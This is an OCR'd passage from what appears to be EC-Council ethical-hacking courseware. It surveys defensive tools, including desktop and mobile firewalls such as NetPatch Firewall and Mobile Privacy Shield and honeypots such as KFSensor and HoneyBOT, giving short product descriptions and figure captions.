


Figure 12.28: Screenshot of ManageEngine Firewall Analyzer

Some additional firewall solutions are listed below:

- pfSense (*https://www.pfsense.org*)
- Sophos XG Firewall (*https://www.sophos.com*)
- Comodo Firewall (*https://personalfirewall.comodo.com*)
- Palo Alto Network Wildfire (*https://www.paloaltonetworks.com*)
- Check Point Next Generation Firewalls (NGFW) (*https://www.checkpoint.com*)

Firewalls for Mobile Devices

The firewalls discussed previously are used for securing personal computers and networks. Similarly, some firewalls can secure mobile devices.

- **Mobile Privacy Shield**

  Source: *https://shieldapps.com*

  Mobile Privacy Shield is an application for people on the move, i.e., people who store necessary information on their smartphones and use their devices for banking, shopping, business, and more. Mobile Privacy Shield's Privacy Advisor monitors application permissions, sorting them into three categories by the privacy-risk level. Each report is packed with detailed information and a response is suggested per case. Mobile Privacy Shield centralizes all permissions, allowing you to review and assess their validity and need conveniently. It also allows you to remove each threat from within the interface.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 12.29: Screenshot of Mobile Privacy Shield

- **NetPatch Firewall**

  Source: *https://netpatch.github.io*

  NetPatch Firewall is a full-featured advanced Android no-root firewall. It can be used to fully control a mobile device network. Using NetPatch Firewall, you can create network rules based on apps, IP addresses, domain names, etc. This firewall is designed to reduce a mobile device's network traffic and battery consumption, improve network security, and ensure privacy.

  Features:

  - Block network access per app, screen on/off, Wi-Fi/mobile (3G & 4G), block roaming
  - Shadowsocks secure proxy, support TCP and UDP (a better VPN proxy)
  - Custom DNS, change your DNS server, support DNS query through Shadowsocks proxy, and set the DNS cache time
  - Notify when new apps installed
  - Export/import configure

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 12.30: Screenshot of NetPatch Firewall

Some additional mobile-based firewall solutions are listed below:

- NoRoot Firewall (*https://play.google.com*)
- AFWall+ (*https://github.com*)
- NetGuard (*https://www.netguard.me*)
- Karma Firewall (*https://play.google.com*)
- Droid Firewall (*https://play.google.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Honeypot Tools

Honeypots are security tools that allow the security community to monitor attackers' tricks and exploits by logging all their activity so that it can respond to such exploits quickly before the attacker can misuse or compromise the system.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **KFSensor**

  Source: *http://www.keyfocus.net*

  KFSensor is a host-based IDS that acts as a honeypot to attract and detect hackers and worms by simulating vulnerable system services and Trojans. By acting as a decoy server, it can divert attacks from critical systems and provide a higher level of information than that achieved using firewalls and NIDS alone.

  You can use KFSensor in a Windows-based corporate environment. It includes many innovative and unique features such as remote management, a Snort-compatible signature engine, and emulations of Windows networking protocols.




Figure 12.31: Screenshot of KFSensor

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **HoneyBOT**

  Source: *https://www.atomicsoftwaresolutions.com*

  HoneyBOT is a medium interaction honeypot for windows. A honeypot creates a safe environment to capture and interact with unsolicited traffic on a network. HoneyBOT is an easy-to-use solution that is ideal for network security research or as part of an early-warning IDS.

